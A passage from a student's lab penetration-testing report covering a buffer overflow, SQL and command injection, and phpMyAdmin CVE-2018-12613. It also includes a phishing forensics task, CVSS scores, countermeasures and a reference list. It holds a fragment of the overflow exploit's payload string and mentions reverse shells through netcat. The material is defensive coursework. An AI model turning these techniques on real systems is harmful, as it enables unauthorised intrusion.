


Figure 144: Bash process spawn recorded by SIEM

Figure 145: whoami command recorded by SIEM

Figure 146: Reverse shell command recorded by SIEM

5 Vunerabilities and Countermeasures

- **Risk Assessment**

  Risk assessment is done via computation of CVSS v4.0 Scores [90], if no scores exist. The chosen metrics will be explained briefly. If a metric isn't listed, it means there is insufficient information to to determine a score and it has been omitted for brevity. "Not Defined (X)", "None (N)", or "No (N)" will have be chosen in all such cases. Environmental Metrics for example are treated as such at points, since they would depend on an actual organization assessing a vulnerability, which doesn't apply to the laboratory setting.

  The risk assessment assumes that the VPN used to tunnel into the ICS laboratory only served for assignment conduction purposes, and doesn't mean the webpages / servers wouldn't normally be reachable via the public internet. If they were only accessible inside a local network, the *Attack Vector (AV)* classifications might require changing to *Adjacent (A)*.

5.1 Windows Scanning and Buffer Overflow

5.1.1 Vulnerability - Buffer Overflow

To access the system initially, a Buffer Overflow vulnerability was used (see *Section 4.1.2 – Buffer Overflow Attack* for execution details). The vulnerability can be classified as:

CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') [91]

There is no CVE entry for the vulnerability in the VulnServer program, since it was specifically designed as an educational tool for Buffer Overflows [92].

5.1.1.1 Cause and Prevention

The VulnServer application from Bradshaw's Github repository uses *strcpy* (see Figure 147), a C function which does not check if enough space is present before copying input to the buffer [93].

The modified version of VulnServer deployed in the laboratory similarly does not conduct any bounds checks when processing the input, allowing for the Buffer Overflow to occur. To fix this vulnerability, a safer function like strcpy_s could be used [93], or a bounds check could be implemented before calling the unsafe function. In the latter case, the input length should be validated, ensuring it fits inside the allotted char buffer without flowing over.

```
void Function1(char *Input) {
    char Buffer2S[140];
    strcpy(Buffer2S, Input);
}
```

Figure 147: Example of C Code vulnerable to Buffer Overflows from VulnServer Repo
Source: `https://github.com/stephenbradshaw/vulnserver/blob/master/vulnserver.c`

5.1.2 Risk Assessment

Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:H/SI:H/SA:H
CVSS v4.0 Score:	9.3 / Critical

Exploitability Metrics

The vulnerability works via *Network (N)* by connecting to the server, has a *Low (L) Complexity (C)* since execution of the script is all that is required, necessitates no *Attack Requirements (AT)* other than the server being up, requires no *Privileges (P)*, and no *User Interaction (UI)* to work.

Impact Metrics

The vulnerable system (VulnServer) can be crashed by the attack, scoring *High (H)* for *Availability (VA)*. *Confidentiality (VC)* and *Integrity (VI)* are not endagered in the same manner, since attack the server itself does not divulge any sensitive data to the attacker, nor do files change because of the Buffer Overflow.

Since compromise of the vulnerable system (VulnServer) lead to a reverse shell on the subsequent system (Windows 7 machine), *Confidentiality (SC)*, *Integrity (SI)*, and *Availability (SA)* should be considered highly endangered. This assumes a user with privileges able to impact the system has started the actual VulnServer process, which is not known based on the laboratory setup, and might require adjustments based on real world factors.

5.1.3 Countermeasures

- **Exploit Protection (M1050)**

  Necessitating DEP and enabling ASLR for the VulnServer process would have prevented the abuse of the permanent JMP ESP location command, making repeated exploitation more difficult [94].

- **Filter Network Traffic (M1037)**

  Monitoring network traffic can help identify threats and prevent them. IP addresses could be blacklisted via firewall e.g. if port scanning is detected. [95, 96] Monitoring outbound callbacks could also be of value. A webserver shouldn't connect to port 443 on another machine, that could be blocked by a firewall rule [97, 98, 99].

- **Application Isolation and Sandboxing (M1048)**

  If an attacker were to exploit a vulnerability, sandboxing the application could make it more difficult for the whole system to get compromised [100].

- **Network segmentation (M1030)**

  Create a demilitarized zone (DMZ) to encapsulate public-facing services can limit damages to the whole network if an attack were to be successful [101].

- **Exploit Protection (M1050)**

  Employing a SIEM system or other security applications (like IDS / IPS) could aid detection of malicious activity [94].

- **Privileged Account Management (M1026)**

  Use the least privilege principle to limit exploitable permissions [102].

- **Vulnerability Scanning (M1016)**

  Periodically scan public-facing systems for vulnerabilities [103]. This could lead to the discovery of potential weaknesses like the Buffer Overflow.

5.2 Linux - Complete Pentest (Mesa)

5.2.1 Vulnerabilities

Since the Mesa server uses a proprietary PHP server, no public exploits or CVE entries are known. There are multiple vulnerabilities and avenues of compromising the system, which will be categorized, and for which the cause and possible countermeasures will be proposed in each section respectively.

5.2.1.1 CWE-548: Exposure of Information Through Directory Listing

The */backup* directory was indexed and accessible. This compromised usernames and password hashes. This could be prevented by preventing unintended directories from being indexed and restricting access [104].

5.2.1.2 CWE-759: Use of a One-Way Hash without a Salt

The compromised hashes were easily able to be cracked, in part because the hashes were calculated without employing a SALT [105]. Including randomized data when hashing passwords would make it more difficult to crack passwords if the hashes were to be compromised [106].

5.2.1.3 CWE-521: Weak Password Requirements

There seem to be no password requirements [107]. Some user passwords are regular english words or repeating characters, easily guessable or discoverable via Brute Force attack. More complex password guidelines would make the accounts less susceptible to breaches. Password guidelines can be implemented practically without hindering usability to an unreasonable extend, making user accounts more secure [108].

5.2.1.4 CWE-1391: Use of Weak Credentials

Even if password requirements were introduced, the tendency of users to use simple passwords related to their personal life is dangerous [109]. User passwords were found on publicly accessible webpages, and even if they were changed only slightly to adhere to complexity guidelines they could still be cracked via mutation of wordlists. Randomly generated passwords would be ideal, since they can't be inferred via OSINT. This would also solve the problem of reused passwords compromising multiple systems at once.

5.2.1.5 CWE-307: Improper Restriction of Excessive Authentication Attempts

Online cracking targeting the login form on the Mesa homepage and SSH on the target machine was possible because multiple authentication attempts did not result in any restrictions [110]. If repeated failed login attempts were detected, attacker IPs could be blacklisted.

5.2.1.6 CWE-308: Use of Single-factor Authentication

Since password discovery was possible, a complete compromise was possible via one simple avenue of attack [111]. Requiring Multi-Factor-Authentication can improve security and prevent a password leak / crack from compromising accounts immediately.

5.2.1.7 CWE-89: Improper Neutralization of Special Elements used in an SQL Command

The user input intended for credentials gets not validated or escaped before being passed to an SQL query [112]. Using Prepared Statements could be included in the PHP code running on the server to prevent users from manipulating SQL queries to gain illegitimate access [113].

5.2.1.8 CWE-23: Relative Path Traversal

URL parameters were not properly escaped, allowing for traversal into unintended directories, which allowed local file inclusion [114]. This could be prevented by escaping special characters or validating the input, only allowing inputs matching a set of expected values to be parsed.

5.2.1.9 CWE-77: Improper Neutralization of Special Elements used in a Command)

This concerns the same issue discussed in the previous vulnerability, the unvalidated user input in the Management-system's URL parameters [115], and can therefore be prevented in the same manner. This allowed for the execution of shell commands on the target system, resulting in a reverse shell, compromising the entire system.

5.2.1.10 CWE-267: Privilege Defined With Unsafe Actions

A user was configured to be able to run a program with root privileges, but was able to run unsafe actions that were not intended [116], allowing for privilege escalation. This could be remedied by configuring the user rights correctly only for intended actions, adhering to the Least Privilege principle [117].

5.2.2 Risk assessment

5.2.2.1 SQL Injection

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS v4.0 Score: 9.3 / Critical

The vulnerability works via *Network (N)* by accessing the webpage, has a Low *Complexity (C)*, necessitates neither *Attack Requirements (AT)* nor *Privileges (P)* to be present, nor *User Interaction (UI)* on the server side.

This initially breaches *Confidentiality (VC)* fully for the vulnerable system (Management system), since usernames and password hashes are compromised upon login, and password hashes are trivially reversible. This requires no privileges, but necessitates the knowledge of at least one username to work. Even if the backup directory would not be known to an attacker, the admin username *freeman* is easily guessable, which enables the compromise of an admin account. The attacker could empty the database, therefore the *Integrity (VI)* and *Availability (VA)* of the main system are endangered. Without exploiting the system further via other attack vectors, the subsequent systems aren't endangered meaningfully by the SQL injection per se.

5.2.2.2 Offline Hash-Cracking / Online Brute Forcing (Webpage)

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS v4.0 Score: 9.3 / Critical

Both methods have the same Exploitability and Impact Metrics, since they both use the database backup and result in access to the Management system. Cracking the passwords (offline) to use the credentials to log in and brute forcing a wordlist with the found user accounts to log in works via *Network (N)*, has a Low *Complexity (C)*, necessitates no *Attack Requirements (AT)* or *Privileges (P)*, nor any *User Interaction (UI)*.

The capabilities of a logged in user in the Management system have been described in the previous section, the same Impact Metrics have been applied in this calculation.

5.2.2.3 Command Injection

Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L
CVSS v4.0 Score:	9.3 / Critical

The vulnerability works via *Network (N)* by accessing the webpage, has a *Low (L) Complexity (C)*, necessitates no *Attack Requirements (AT)*, requires Low *Privileges (P)* (must be logged in as any user), but no *User Interaction (UI)* on the server side.

This results in a reverse shell, which allows the attacker to read the everything the user *www-data* has access to, possibly compromising sensitive data (e.g. user e-mails, see Figure 148), which was explicitly forbidden contractually. Therefore the *Confidentiality (VC)* breach severity has been assessed as *High (H)*. *Availability (VA)* and *Integrity (VI)* have been classified as *High (H)* as well, since the webserver user *www-data* can alter source code and kill the website's functionality (see Figure 149). The Linux machine's contents themselves can be viewed and altered to a degree as well, but not completely destroyed because *www-data* isn't a root user.

```
sam@AuV-Mesa-Entry-15:~$ ls -al .thunderbird/1337theMachine.default-release/ImapMail
/mail.mesa.ics/sent/
total 8
drwxr-xr-x 2 sam sam   3 Oct 30  2025 .
drwxr-xr-x 3 sam sam   3 Oct 30  2025 ..
-rw-r--r-- 1 sam sam 391 Oct 30  2025 1411241412412
```

Figure 148: Permissions for *sam*'s sensitive data, showing that any user can read the E-Mail

```
drwxr-xr-x 2 www-data www-data     4 Nov 21  2025 backup
drwxr-xr-x 3 www-data www-data    12 Oct 30  2025 css
-rw-r-xr-x 1 www-data www-data   216 Oct 30  2025 db.php
-rw-r-xr-x 1 www-data www-data   418 Oct 30  2025 delete.php
-rw-r-xr-x 1 www-data www-data    32 Oct 30  2025 err.log
-rw-r-xr-x 1 www-data www-data 15136 Oct 30  2025 favicon.png
drwxr-xr-x 2 www-data www-data     7 Oct 30  2025 fonts
drwxr-xr-x 3 www-data www-data    25 Oct 30  2025 img
-rw-r-xr-x 1 www-data www-data  7996 Oct 30  2025 index.html
-rw-r--r-- 1 root     root       612 Oct 30  2025 index.nginx-debian.html
drwxr-xr-x 2 www-data www-data    18 Oct 30  2025 js
-rw-r-xr-x 1 www-data www-data    26 Oct 30  2025 login.log
-rw-r-xr-x 1 www-data www-data  3107 May 22 17:23 login.php
-rw-r-xr-x 1 www-data www-data  3143 Oct 30  2025 login.php.save
-rw-r-xr-x 1 www-data www-data   315 Oct 30  2025 logout.php
-rw-r-xr-x 1 www-data www-data  3604 May 15 11:20 management.php
drwxr-xr-x 3 www-data www-data     3 Oct 30  2025 phpmyadmin
```

Figure 149: Permissions for source code

5.2.2.4 Online Brute Forcing (SSH - Unix User)

Vector: CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.4 / Critical

Creating wordlists and running the Brute Force attack against the Unix system requires *Local (L)* connection via SSH, has a *Low (L) Complexity (C)*, necessitates no *Attack Requirements (AT)* or *Privileges (P)*, and no *User Interaction (UI)* on the server side.

Since this attack can compromise the root user *zucc*, the exploit immediately and comprehensively breaches *Confidentiality (VC)*, *Integrity (VI)*, and *Availability (VA)*, since root access can be obtained this way, endangering the totality of the host system, including subsequent systems like the webserver and database running on the system.

5.2.2.5 Privilege Escalation

Vector: CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.3 / Critical

The Privilege Escalation vulnerabilities (discovering root credentials or exploiting composer) can be exploited by logging in through SSH (Local (L)), has a Low *Complexity (C)*, and necessitates no Requirements (AT). Low (L) *Privileges (P)* are necessary, since an account with the misconfiguration must be accessible to the threat actor. *User Interaction (UI)* on the server side is not required. The damages are comparable to the prior exploit, since a root user is taken over with this attack as well.

All major vulnerabilities discussed are rated **Critical**, meaning they should be prioritized highly and fixed in a timely manner to prevent exploitation.

5.2.3 phpMyAdmin - Remote Code Execution

5.2.3.1 Vulnerability - CVE-2018-12613

5.2.3.1.1 Working principle

"The vulnerability comes from a portion of code where pages are redirected and loaded within phpMyAdmin, and an improper test for whitelisted pages" [118]. Analyzing the code shows, that a File Inclusion is used to execute code that has been injected into the PHP session.

5.2.3.1.2 Risk Assessment




Figure 150: CVSS v3.1 Score of CVE-2018-12613

Source: `https://nvd.nist.gov/vuln/detail/CVE-2018-12613`

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSS v3.1 Score: 8.8 / High

Any user with credentials can execute arbitrary code on the server, this exploit has a **High** criticality. This vulnerability should urgently be patched by upgrading to a current version of *phpMyAdmin*.

5.3 Digital Forensics

5.3.1 Spearphishing Attack

5.3.1.1 Risk Assessment

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS v4.0 Score: 7.0 / High

Exploitability Metrics

The vulnerability works via *Network (N)* by sending an E-Mail, has a *Low (L) Complexity (C)*, necessitates no *Attack Requirements (AT)*, requires no *Privileges (P)*, but does require *Active (A) User Interaction (UI)* (clicking the Phishing link).

Impact Metrics

The way the attack is set up in the example, the ransomware does not divulge any sensible information to the attacker, therefore not endangering *Confidentiality (VC)* on the vulnerable system. *Integrity (VI)* and *Availability* on the other hand are highly compromised, since the files are altered and not their contents are not accessible anymore after the attack was successful. Subsequent systems do not seem to be affected, since no propagation of the ransomware over the network is present, nor does the attack target files that could damage other systems running on the victim's machine.

5.3.1.2 Countermeasures

- **User Training (M1017)**

  User's can be trained to identify Phishing E-Mails and to avoid behavior which leaves them vulnerable to exploitation. [119]

- **Software Configuration (M1054)**

  The E-Mail client can be configured to be hardened against Phishing attacks, automatically detecting such E-Mails. Policies can be implemented that scan for suspicious sender addresses for example [120].

- **Restrict Web-Based Content (M1021)**

  Malicious websites could be blocked, preventing the user from interacting further or downloading payloads even if they were to fall for a Spearfishing attempt. [121]

- **Blacklisting / Whitelisting**

  Extending the previous strategy, known malicious websites and senders could be blacklisted to prevent them from causing harm. The inverse approach of only allowing trusted known sources works as well, but reduces user freedom. There could be hybrid solutions which warn the user of potentially malicious processes, which could increase their resilience against Phishing [122].

- **Detection Strategy for Spearphishing Links (DET0107)**

  Detection chains could be formed, which would allow a monitoring system to correlate E-Mails, user behavior and accessed resources to identify Phishing [123].

- **Detect Social Engineering (DET0899)**

  Correlations between communication events and suspicious user activity can be recognized, enabling detection of Social Engineering attempts. [124]

There are many implementations of Anti-Phishing tools besides these general strategies that could be employed, but the most important measure seems to be improving employee's abilities to resist social engineering.

6 Personal Evaluation

6.1 Windows Scanning and Buffer Overflow

Something that cost time unnecessarily was a lack of attention to detail during the first appointment. Executing the script kept failing to write the "bad character" candidate string to memory, no matter what characters were passed. I failed to notice for a while that the first part of the string, the "*AUTH*" portion, was missing a whitespace (see Figure 151). From that point onward, I was more vigilant.

```
"""Sending bad characters to determine termination bytes"""
req = "AUTH" + "\x41" * 1044 + get_bad_chars() + "\x42" * 24
```

Figure 151: Missing whitespace in AUTH string

Another misstep was the assumption, that the IP address on the eth1 network interface should be used in payload generation (see Figure 152).

```
┌──(student㉿kali)-[~]
└─$ ip a | grep eth
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq
    link/ether 52:54:00:8c:a9:81 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq
    link/ether 00:ff:00:01:fa:43 brd ff:ff:ff:ff:ff:ff
    inet 192.168.101.20/24 brd 192.168.101.255 scope global
    link/ether 0a:69:47:20:11:40 brd ff:ff:ff:ff:ff:ff
    link/ether 5e:44:fe:d5:bf:b3 brd ff:ff:ff:ff:ff:ff
```

Figure 152: Wrong IP address for the attack

Thinking back to the networking lecture "Rechnernetze", I realized all addresses are located inside private address ranges. That made me consider them actively, which lead to the realization that the address the computer was assigned inside the ICS laboratory network under the virtual **tun0** interface is the address that was necessary for the reverse shell connection to work.

Starting the VPN at the beginning of each session was an afterthought, which lead to me not realizing it impacts how the machine needs to be addressed for the attack to work. This realization took a while to manifest, and made it clear to me that I should question my assumptions, and

make sure that the conclusions I reach are thought through instead of assumed without critical questioning.

Using the ImmunityDebugger gave me a little trouble at first. A lot of time was spent during the first session learning the tooling and accustoming myself to the environment.

Exploiting the Buffer Overflow required understanding of the stack and how operations work on the machine level, which I lacked from prior studies. I had grasped the concept from explanations during the lecture, but did not fully understand how to apply the concept in practice. That became clear during work on the assignment, which helped me gain a better understanding of the processes happening close to the hardware.

Writing the report was very time intensive, requiring more time than I had anticipated when starting out. In addition, the level of detail required was only apparent once I had started the writing process. When I was documenting my approach, I didn't take enough care to represent the steps I took with readable, appropriately formatted screenshots. I had to go back and repeat some steps to take satisfactory screengrabs, only gaining usable material during the second session. At that point I had gone over the material again and reviewed the steps i took in detail. I was therefore able to repeat the steps quickly with intent. A deeper understanding of the subject matter gave me with the ability to anticipate what information was relevant, which made it easier to take the steps in an easily documentable way.

Moving into the next assignment, I knew what to expect in terms of documentation of my actions. I practiced the discussed concepts on my private system, to prepare myself for the scheduled appointments in which we could work on the assignment. I had learned that preparation and familiarity with the tooling and the subject matter enable me to focus on executing the necessary steps while being able to document them. If I don't know what I am doing or why I am doing it, my ability to document and communicate my actions diminishes drastically. Hence I did my utmost to be prepared for the following assignments.

6.2 Linux - Complete Pentest (Mesa)

Since this exercise was much less guided than the previous one, i took care to prepare as best i could for this assignment. I studied the provided materials and practiced using the tools on private hardware. I set up two virtual machines, an attacker machine running Kali Linux and a target

machine running Debian. I purposely configured it so that it would be attackable by the tools discussed in the lecture preceding the appointments.

I further studied the Mitre Attack Framework, trying to formulate a high level strategy concerning what approaches i should employ when i pentest the Linux machine.

I was only able to perform the SQL injection using a single approach before exchanging experiences with other students. I was unaware i needed to insert a white space after the double dash single line comment for example, therefore i couldn't make that approach work initially.

I wanted to attempt an online brute force attack, since the webpage used a simple login form and didn't seem to limit the amount of connection attempts originating from a single source. I spent a long time attempting to get Hydra to work, both by checking for successful logins, as well as for the failure message "incorrect login .". Those attempts were not fruitful, so i decided to write my own script as a proof of concept instead of wasting more time.

Finding the weakness inside the LinPeas results that allowed for the Privilege Escalation took me quite a lot of time as well. I ran with with an already privileged account initially, which wasn't the right approach.

6.3 Digital Forensics

Besides the initial technical difficulties, the Digital Forensics assignment went really well for me. The only real issue I got stuck on was the last task, creating the reverse shell and monitoring it in the SIEM system. I chose to create the reverse shell by invoking bash initially, which was not being caught by the rule set up in *Elastic*. I had to change to netcat to get my reverse shell to show up, which I did not figure out by myself.

I would have liked to put more time into learning PowerShell code to be able to write the script to reverse the Spearphishing attack's effects myself, but since time was limited I had to defer to artificial intelligence to create the decryption portion of the script.

7 References

[1] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*. Intel Corporation. URL: https://cdrdv2.intel.com/v1/dl/getContent/671200 (accessed on 04/23/2026).

[2] Marco-Gisbert, Hector and Ripoll Ripoll, Ismael. "Address Space Layout Randomization Next Generation". In: *Applied Sciences* 9.14 (2019). ISSN: 2076-3417. DOI: 10.3390/app9142928. URL: https://www.mdpi.com/2076-3417/9/14/2928.

[3] Microsoft. *Data Execution Prevention (DEP)*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows/win32/memory/data-execution-prevention (accessed on 04/23/2026).

[4] Arm Limited. *ARM Developer Documentation - NOP*. Arm Limited. URL: https://developer.arm.com/documentation/dui0489/i/Cjafcggi (accessed on 04/23/2026).

[5] Arm Limited. *ARM Developer Documentation - JMP*. Arm Limited. URL: https://developer.arm.com/documentation/101655/0961/8051-Instruction-Set-Manual/Instructions/JMP (accessed on 04/23/2026).

[6] Microsoft. *What is SIEM?* Microsoft. URL: https://www.microsoft.com/en-us/security/business/security-101/what-is-siem (accessed on 04/23/2026).

[7] Scarfone, Karen, Mell, Peter, et al. "Guide to intrusion detection and prevention systems (idps)". In: *NIST special publication* 800.2007 (2007), p. 94.

[8] Dadheech, Krati, Choudhary, Arjun, and Bhatia, Gaurav. "De-Militarized Zone: A Next Level to Network Security". In: *2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT)*. 2018, pp. 595–600. DOI: 10.1109/ICICCT.2018.8473328.

[9] *OSINT | Open Source Intelligence*. Bundesamt für Verfassungsschutz Deutschland. URL: https://www.verfassungsschutz.de/SharedDocs/glossareintraege/DE/O/osint.html (accessed on 05/19/2026).

[10] *ESET Glossary - Command and Control Server*. ESET, spol. s r.o. URL: https://help.eset.com/glossary/en-US/cc_server.html (accessed on 06/11/2026).

[11] The MITRE Corporation. *MITRE ATT&CK Technique - Active Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1595 (accessed on 04/23/2026).

[12] Gordon Lyon. *Nmap Usage*. URL: https://svn.nmap.org/nmap/docs/nmap.usage.txt (accessed on 04/23/2026).

[13] Microsoft. *Ports used by Remote Desktop Services (RDS)*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/remote/ports-used-by-rds (accessed on 04/23/2026).

[14] SamSepi0l. *Android4 VulnHub writeup*. Medium. URL: https://medium.com/@samsepio1/android4-vulnhub-writeup-3036f352640f (accessed on 04/23/2026).

[15] Nmap Project. *Issue #1276 on nmap/nmap (GitHub)*. GitHub. URL: https://github.com/nmap/nmap/issues/1276 (accessed on 04/23/2026).

[16] fahmifj. *HackTheBox: Explore Writeup*. GitHub Pages. URL: https://fahmifj.github.io/ctf/hackthebox/explore/ (accessed on 04/23/2026).

[17] Microsoft. *SMB Message Block Signing*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing (accessed on 05/04/2026).

[18] The MITRE Corporation. *MITRE ATT&CK Technique - Endpoint Denial of Service: Application or System Exploitation*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1499/004 (accessed on 04/23/2026).

[19] Rapid7 / Metasploit. *NASM Shell*. Rapid7. URL: https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/nasm_shell.rb#L9 (accessed on 05/04/2026).

[20] Microsoft. *Thread Stack Size*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows/win32/procthread/thread-stack-size (accessed on 04/23/2026).

[21] Corelan. *Mona Manual*. URL: https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual (accessed on 05/04/2026).

[22] OffSec Services. *MSFVenom Help Page*. OffSec Services, LLC. URL: https://www.offsec.com/metasploit-unleashed/msfvenom (accessed on 05/04/2026).

[23] Gordon Lyon. *Ncat Man Pages*. URL: https://nmap.org/book/ncat-man.html (accessed on 05/04/2026).

[24] Microsoft. *Little Endian*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/cpp/mfc/windows-sockets-byte-ordering (accessed on 04/23/2026).

[25] The MITRE Corporation. *MITRE ATT&CK Technique - Exploit Public Facing Application*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1190 (accessed on 04/23/2026).

[26] The MITRE Corporation. *MITRE ATT&CK Tactic - Initial Access*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0001 (accessed on 04/23/2026).

[27] The MITRE Corporation. *MITRE ATT&CK Tactic - Execution*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0002 (accessed on 04/23/2026).

[28] The MITRE Corporation. *MITRE ATT&CK Technique - Exploitation for Client Execution*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1203 (accessed on 04/23/2026).

[29] The MITRE Corporation. *MITRE ATT&CK Tactic - Command and Control*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0101 (accessed on 04/23/2026).

[30] The MITRE Corporation. *MITRE ATT&CK Technique - Application Layer Protocol*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1071 (accessed on 04/23/2026).

[31] The MITRE Corporation. *MITRE ATT&CK Technique - Command and Scripting Interpreter: Windows Command Shell*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1059/003 (accessed on 04/23/2026).

[32] The MITRE Corporation. *MITRE ATT&CK Technique - Search Victim Owned Websites*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1594 (accessed on 04/28/2026).

[33] The MITRE Corporation. *MITRE ATT&CK Technique - Search Open Websites / Domains*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1593/001 (accessed on 04/28/2026).

[34] The MITRE Corporation. *MITRE ATT&CK Tactic - Reconnaissance*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0043 (accessed on 04/23/2026).

[35] B. Aboba, D. Thaler, L. Esibov. *RFC 4795: Link-local Multicast Name Resolution (LLMNR)*. Internet Engineering Task Force. URL: https://www.rfc-editor.org/info/rfc4795 (accessed on 05/21/2026).

[36] OWASP Cheat Sheets Series Team. *HTTP Security Response Headers Cheat Sheet*. OWASP Foundation, Inc. URL: https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html#http-security-response-headers-cheat-sheet (accessed on 05/21/2026).

[37] Andrew Horton, Brendan Coles. *Whatweb Man Pages*. manpages.org. URL: https://manpages.org/whatweb (accessed on 05/21/2026).

[38] *Modernizr Documentation*. Modernizr. URL: https://modernizr.com/docs/ (accessed on 05/21/2026).

[39] OpenJS Foundation and jQuery contributors. *jQuery Homepage*. OpenJS Foundation. URL: https://jquery.com (accessed on 05/21/2026).

[40] Chris Sullo. *nikto Man Page*. URL: https://github.com/sullo/nikto/blob/main/documentation/manpage.xml (accessed on 05/21/2026).

[41] Mozilla Corporation and individual contributors. *Set-Cookie header*. Mozilla Corporation. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Set-Cookie#httponly (accessed on 05/22/2026).

[42] The MITRE Corporation. *MITRE ATT&CK Technique - Active Scanning: Vulnerability Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1595/002 (accessed on 04/23/2026).

[43] The MITRE Corporation. *MITRE ATT&CK Technique - Data From Local System*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1005 (accessed on 04/28/2026).

[44] The MITRE Corporation. *MITRE ATT&CK Technique - Brute Force: Password Cracking*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1110/002 (accessed on 04/28/2026).

[45] The MITRE Corporation. *MITRE ATT&CK Technique - Valid Accounts: Local Accounts*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1078/003 (accessed on 04/29/2026).

[46] The MITRE Corporation. *MITRE ATT&CK Technique - Brute Force: Password Guessing*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1110/001 (accessed on 04/28/2026).

[47] *Directory Traversal File Inclusion*. OWASP Foundation, Inc. URL: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/01-Testing_Directory_Traversal_File_Include (accessed on 05/24/2026).

[48] *Bash Manual*. Free Software Foundation, Inc. URL: https://www.gnu.org/software/bash/manual/bash.html#Shell-Parameters (accessed on 05/22/2026).

[49] T. Berners-Lee, R. Fielding, L. Masinter. *RFC 3986 - Section 2.1: Percent-Encoding*. Internet Engineering Task Force. URL: https://datatracker.ietf.org/doc/html/rfc3986#section-2.1 (accessed on 05/21/2026).

